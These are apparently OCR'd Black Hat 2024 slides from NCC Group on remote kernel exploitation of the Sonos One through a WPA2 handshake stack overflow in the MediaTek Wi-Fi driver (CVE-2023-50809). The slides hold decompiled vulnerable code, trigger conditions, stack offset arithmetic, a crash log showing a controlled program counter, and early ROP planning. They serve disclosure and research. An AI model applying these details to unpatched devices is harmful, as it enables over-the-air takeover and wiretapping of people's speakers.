black hat USA 2024

AUGUST 7-8, 2024

BRIEFINGS

Listen Up: Sonos Over-The-Air Remote Kernel Exploitation and Covert Wiretap

Robert Herrera – NCC Group

Alex Plaskett – NCC Group

$who

Robert Herrera – NCC Group Hardware/Embedded Security Team (HES)

Alex Plaskett – NCC Group Exploit Development Group (EDG)

Device Introduction

Sonos One

Sonos Era-100

Sonos One – Wi-Fi Exploitation

Background

- NCC EDG previously researched Sonos Generation 2 for Pwn2Own
  - Found vulnerabilities of their own
- Combined techniques with public research by @bl4sty / Synacktiv etc.
- Wi-Fi driver was missing stack cookies!

- Sonos issued CVE-2023-50809
- Sonos S2 fix release 15.9 (October 17, 2023)
- Sonos S1 release 11.12 (November 15, 2023)

- MediaTek MT7615 fix release (CVE-2024-20018) - January 2024
- https://corp.mediatek.com/product-security-bulletin/March-2024

Sonos One – Device Recon

- UART exposed
- TX of device gives boot log (and kernel panic output!)
- RX of device
  - U-Boot password protected
  - Nothing afterwards
- Wi-Fi enabled by Wi-Fi Card connected via PCIe slot

Sonos One – Platform Recon

- CONFIG_RANDOMIZE_BASE is not set
- No stack canaries within compiled Kernel Modules
- Aarch64 ELF Kernel Modules
- SoftMac Wi-Fi Stack – mt7615.ko
  - MediaTek Wi-Fi SoC
  - Most of the Wi-Fi implementation is parsed/handled in the kernel module as opposed to firmware.

Wi-Fi Kernel Module

- Sanity funcs called by respective state machine.
- Sonos is the client in the connection but does support its own AP mode

Name	Function Sig...	Loc
WscStateMachineInit	undefined ...	002
WpaStateMachineInit	undefined ...	001
StateMachineSetAction	undefined ...	001
StateMachinePerformAction	undefined ...	001
StateMachineInit	undefined ...	001
MlmeRestartStateMachine	undefined ...	001
DfsStateMachineInit	undefined ...	001
BackgroundScanStateMachineInit	undefined ...	002
AutoChSelStateMachineInit	undefined ...	001
APSyncStateMachineInit	undefined ...	001
ApCliSyncStateMachineInit	undefined ...	001
ApCliCtrlStateMachineInit	undefined ...	001
ApCliAuthStateMachineInit	undefined ...	001
ApCliAssocStateMachineInit	undefined ...	001
APAuthStateMachineInit	undefined ...	001
APAssocStateMachineInit	undefined ...	001
ActionStateMachineInit	undefined ...	001

- Enumerate “receive” functionality
- Some funcs may require PSK to trigger downstream logic


Name	Functi...	Loca...
ApCliPeerAssocRspSanity	unde...	0013...
APPeerAuthSanity.isra.1	unde...	0010...
ChannelSanity	unde...	0016...
ChannelSwitchSanityCheck	unde...	0015...
MlmeAddBAReqSanity	unde...	0016...
MlmeAssocReqSanity	unde...	0016...
MlmeAuthReqSanity	unde...	0016...
MlmeDelBAReqSanity	unde...	0016...
MlmeScanReqSanity	unde...	0016...
NetworkTypeInUseSanity	unde...	0016...
PeerAddBAReqActionSanity	unde...	0016...
PeerAddBARspActionSanity	unde...	0016...
PeerAssocReqCmmSanity	unde...	0010...
PeerAuthSanity	unde...	0016...
PeerBeaconAndProbeRspSanity	unde...	0016...
PeerBeaconAndProbeRspSanity2	unde...	0016...
PeerDeauthSanity	unde...	0016...
PeerDelBAActionSanity	unde...	0016...
PeerDisassocSanity	unde...	0016...
PeerProbeReqSanity	unde...	0016...
sanity_and_get_packet_type.isra.0	unde...	0015...
WpaMessageSanity	unde...	0018...

WPA2 Handshake Vuln (CVE-2023-50809)

```
undefined WPAParseEapolKeyData(void *pAdapter,uchar *keyData,uchar keyDataLen,uchar DefaultKeyId,uchar MsgType,uchar
 isWPA2,void *pentry)
{
    ulong key_length;
    uchar gtk_buf [32];
    uint gtk_length;
    byte KDELen;
    /* keyData is attacker controlled */
    key_length = (ulong)keyDataLen; // keydatalen is controlled

    KDELen = keyData[1];
    ...

    gtk_length = KDELen - 6 & 0xff;
    key_length = (ulong)gtk_length;
    if (gtk_length < 5) {
        ...
        return 0;
    }
    memmove(gtk_buf,keyData + 8,key_length);
```


WPA2 Handshake Vuln (CVE-2023-50809)

```
undefined WPAParseEapolKeyData(void *pAdapter,uchar *keyData,uchar keyDataLen,uchar DefaultKeyId,
 isWPA2,void *pentry)
{
    ulong key_length;
    uchar gtk_buf [32];
    uint gtk_length;
    byte KDELen;
    /* keyData is attacker controlled */
    key_length = (ulong)keyDataLen; // keydatalen is controlled

    KDELen = keyData[1];
    ...

    gtk_length = KDELen - 6 & 0xff;
    key_length = (ulong)gtk_length;
    if (gtk_length < 5) {
        ...
        return 0;
    }
    memmove(gtk_buf,keyData + 8,key_length);
```



WPA2 Handshake Vuln (CVE-2023-50809)

```
undefined WPAParseEapolKeyData(void *pAdapter,uchar *keyData,uchar keyDataLen,uchar DefaultKeyId,u
 isWPA2,void *pentry)
{
    ulong key_length;
    uchar gtk_buf [32]; // stack buffer is only 32 bytes
    uint gtk_length;
    byte KDELen;
    key_length = (ulong)keyDataLen;

    KDELen = keyData[1];
    ...
    /* integer underflow occurs here */
    gtk_length = KDELen - 6 & 0xff;
    key_length = (ulong)gtk_length;

    /* no check for maximum bound */
    if (gtk_length < 5) {
        ...
        return 0;
    }

    /* stack buffer overflow occurs here */
    memmove(gtk_buf,keyData + 8,key_length);
```



WPA2 Handshake Vuln (CVE-2023-50809)

```
undefined WPAParseEapolKeyData(void *pAdapter,uchar *keyData,uchar keyDataLen,uchar DefaultKeyId,uchar MsgType,uchar
 isWPA2,void *pentry)
{
    ulong key_length;
    uchar gtk_buf [32]; // stack buffer is only 32 bytes
    uint gtk_length;
    byte KDELen;
    key_length = (ulong)keyDataLen;

    KDELen = keyData[1];
    ...
    /* integer underflow occurs here */
    gtk_length = KDELen - 6 & 0xff;
    key_length = (ulong)gtk_length;

    /* no check for maximum bound */
    if (gtk_length < 5) {
        ...
        return 0;
    }

    /* stack buffer overflow occurs here */
    memmove(gtk_buf,keyData + 8,key_length);
```


1. KeyData is a series of information elements.
2. gtk_length = 255 when KDELen is specified as 5.
3. No max bound on gtk_length
4. Overflow!

Triggering The Bug


```
WpaMessageSanity(void*param_1,byte*pWFrame,undefined8 param_3,uint param_4,uint *secure_context, void *param_6) {
    ...
    if (((EAPOLmsgType & 6) == 2) || ((uVar4 & 0x700) == 0)) {
        keydata_len = keydata_len & 0xffffffff00000000;
        /* decrypt incoming Message 3 keydata */
        AES_Key_Unwrap(pWFrame+99,memove_length,(long)secure_context + 0x1be,0x10,keydata_buffer,&keydata_len);
    }
    else {
        TKIP_GTK_KEY_UNWRAP((long)secure_context+0x1be,pWFrame+ 0x31,pWFrame + 99,memove_length,keydata_buffer);
    }
    /* trigger vulnerable function */
    ret=WPAParseEapolKeyData(param_1,keydata_buffer,(byte)keydata_len,GroupKeyIndex,
(uchar)uVar2,uVar3 == 0,param_6);
    ...
}
```

Triggering The Bug

de Unit	Context	Function Name
WpaMessageSanity	UNCONDITION...	PeerPairMsg1Action
WpaMessageSanity	UNCONDITION...	PeerPairMsg2Action
WpaMessageSanity	UNCONDITION...	PeerPairMsg3Action
WpaMessageSanity	UNCONDITION...	PeerPairMsg4Action
WpaMessageSanity	UNCONDITION...	PeerGroupMsg1Action
WpaMessageSanity	UNCONDITION...	PeerGroupMsg2Action



Triggering The Bug



- Keydata needs to be successfully decrypted to trigger bug.
- Keydata cannot be decrypted in WPA2 until the Snonce and Anonce are exchanged.
- Vulnerable function must be triggered in Message 3 (M3).
- We can use wpa_supplicant in AP mode.

Stack Layout

```
undefined WPAParseEapolKeyData(...) {
memmove(gtk_buf,keyData + 8,key_length);
```

```
WPAParseEapolKeyData
STP X29, X30, [SP,#var_140]!
...
ADD X0, SP, #0x78 ; dest
BL memmove
```


```
WPAMessageSanity
ldp x19,x20,[sp, #local_e0]
ldp x21,x22,[sp, #local_d0]
ldp x23,x24,[sp, #local_c0]
ldp x25,x26,[sp, #local_b0]
ldp x27,x28,[sp, #local_a0]
ldp x29=>local_f0,x30,[sp], #0xf0
ret // PeerPairMsg3Action
```

Stack Layout

```
undefined WPAParseEapolKeyData(...) {
memmove(gtk_buf,keyData + 8,key_length);
```

```
WPAParseEapolKeyData
STP X29, X30, [SP,#var_140]!
...
ADD X0, SP, #0x78 ; dest
BL memmove
```

```
WPAMessageSanity
ldp x19,x20,[sp, #local_e0]
ldp x21,x22,[sp, #local_d0]
ldp x23,x24,[sp, #local_c0]
ldp x25,x26,[sp, #local_b0]
ldp x27,x28,[sp, #local_a0]
ldp x29=>local_f0,x30,[sp], #0xf0
ret // PeerPairMsg3Action
```




Stack Layout

```
undefined WPAParseEapolKeyData(...) {
memmove(gtk_buf,keyData + 8,key_length);
```

```
WPAParseEapolKeyData
STP X29, X30, [SP,#var_140]!
...
ADD X0, SP, #0x78 ; dest
BL memmove
```

```
WPAMessageSanity
ldp x19,x20,[sp, #local_e0]
ldp x21,x22,[sp, #local_d0]
ldp x23,x24,[sp, #local_c0]
ldp x25,x26,[sp, #local_b0]
ldp x27,x28,[sp, #local_a0]
ldp x29=>local_f0,x30,[sp], #0xf0
ret // PeerPairMsg3Action
```




Stack Layout

```
undefined WPAParseEapolKeyData(...) {
memmove(gtk_buf,keyData + 8,key_length);
```

```
WPAParseEapolKeyData
STP X29, X30, [SP,#var_140]!
...
ADD X0, SP, #0x78 ; dest
BL memmove
```

```
WPAMessageSanity
ldp x19,x20,[sp, #local_e0]
ldp x21,x22,[sp, #local_d0]
ldp x23,x24,[sp, #local_c0]
ldp x25,x26,[sp, #local_b0]
ldp x27,x28,[sp, #local_a0]
ldp x29=>local_f0,x30,[sp], #0xf0
ret // PeerPairMsg3Action
```

Direction of overflow




Stack Layout

```
WPAParseEapolKeyData
STP X29, X30, [SP,#var_140]!
...
ADD X0, SP, #0x78 ; dest
BL memmove
```

```
WPAMessageSanity
ldp x19,x20,[sp, #local_e0]
ldp x21,x22,[sp, #local_d0]
ldp x23,x24,[sp, #local_c0]
ldp x25,x26,[sp, #local_b0]
ldp x27,x28,[sp, #local_a0]
ldp x29=>local_f0,x30,[sp], #0xf0
ret // PeerPairMsg3Action
```

WpaMessageSanity_delta = 0x140 – 0x78 = 0xc8 bytes

Controlled_registers = 0xff – 0xc8 = 0x37 bytes (~7 registers)



Crash!

```
[   21.572955@0] Internal error: Oops - SP/PC alignment exception: 8a000000 [#1] PREEMPT SMP
[   21.575598@0] Modules linked in: bridge ath_driver(PO) sdd(O) cypress_swd(PO) caamkeys(PO) ampctl(O)
ueue(O) event_queue(O) sonos_device(O) utils(O) blackbox(O) mt7615_ap(O) i2c_eeprom(O)
[   21.600789@0] CPU: 0 PID: 1695 Comm: RtmpMlmeTask Tainted: P           O    4.9.99 #1
[   21.608516@0] Hardware name: Sonos-Tupelo V4 (DT)
[   21.613185@0] task: ffffffc000251b00 task.stack: ffffffc03ae30000
[   21.619229@0] PC is at 0xfacefadedeadbeef
[   21.623190@0] LR is at 0xfacefadedeadbeef
[   21.627156@0] pc : [<facefadedeadbeef>] lr : [<facefadedeadbeef>] pstate: 80000145
[   21.634647@0] sp : ffffffc03ae33c90
[   21.638099@0] x29: a0a0a0a0a0a09090 x28: 0000000000000000
[   21.643530@0] x27: 0000000000000001 x26: ffffff80019cb788
[   21.648964@0] x25: ffffff800a4eb674 x24: 0000000000000001
[   21.654397@0] x23: ff00dd9090909090 x22: 8080808080808080
[   21.659831@0] x21: 7070707070707070 x20: 6060606060606060
[   21.665264@0] x19: 5050505050505050 x18: 000000000000001f
[   21.670697@0] x17: 00000000000300d3 x16: 0000000000000008
[   21.676131@0] x15: 000000000002bc11 x14: 0000000000000008
[   21.681564@0] x13: 0000000000000400 x12: 0000000000000000
[   21.686998@0] x11: 0000000000000000 x10: 0000000000000000
[   21.692434@0] x9 : ffffffc03ff927c0 x8 : 3020202020202020
[   21.697866@0] x7 : 2010101010101010 x6 : ffffff800a5aaa57
[   21.703300@0] x5 : ffffffc0001c0000 x4 : 0000000000000000
[   21.708732@0] x3 : 0000000000000001 x2 : 0000000000000001
[   21.714168@0] x1 : ffffffc000251b00 x0 : 0000000000000001
[   21.719609@0]
```

Crash!

```
[   21.572955@0] Internal error: Oops - SP/PC alignment exception: 8a000000 [#1] PREEMPT SMP
[   21.575598@0] Modules linked in: bridge ath_driver(PO) sdd(O) cypress_swd(PO) caamkeys(PO) ampctl(O)
ueue(O) event_queue(O) sonos_device(O) utils(O) blackbox(O) mt7615_ap(O) i2c_eeprom(O)
[   21.600789@0] CPU: 0 PID: 1695 Comm: RtmpMlmeTask Tainted: P           O    4.9.99 #1
[   21.608516@0] Hardware name: Sonos-Tupelo V4 (DT)
[   21.613185@0] task: ffffffc000251b00 task.stack: ffffffc03ae30000
[   21.619229@0] PC is at 0xfacefadedeadbeef
[   21.623190@0] LR is at 0xfacefadedeadbeef
[   21.627156@0] pc : [<facefadedeadbeef>] lr : [<facefadedeadbeef>] pstate: 80000145
[   21.634647@0] sp : ffffffc03ae33c90
[   21.638099@0] x29: a0a0a0a0a0a09090 x28: 0000000000000000
[   21.643530@0] x27: 0000000000000001 x26: ffffff80019cb788
[   21.648964@0] x25: ffffff800a4eb674 x24: 0000000000000001
[   21.654397@0] x23: ff00dd9090909090 x22: 8080808080808080
[   21.659831@0] x21: 7070707070707070 x20: 6060606060606060
[   21.665264@0] x19: 5050505050505050 x18: 000000000000001f
[   21.670697@0] x17: 00000000000300d3 x16: 0000000000000008
[   21.676131@0] x15: 000000000002bc11 x14: 0000000000000008
[   21.681564@0] x13: 0000000000000400 x12: 0000000000000000
[   21.686998@0] x11: 0000000000000000 x10: 0000000000000000
[   21.692434@0] x9 : ffffffc03ff927c0 x8 : 3020202020202020
[   21.697866@0] x7 : 2010101010101010 x6 : ffffff800a5aaa57
[   21.703300@0] x5 : ffffffc0001c0000 x4 : 0000000000000000
[   21.708732@0] x3 : 0000000000000001 x2 : 0000000000000001
[   21.714168@0] x1 : ffffffc000251b00 x0 : 0000000000000001
[   21.719609@0]
```

- PC is controlled
- X19-X23
- Upon crashing, X23 is normally an address, so MSB is always set to 0xff.
- Downstream corruption occurs but mitigated by adding extra IEs to exit function early.

Exploitation Strategies

1. Exploit device in one packet for speed purposes (i.e. RCE in One-packet?).
   - How do we increase our ROP Payload with only 7 controlled registers?
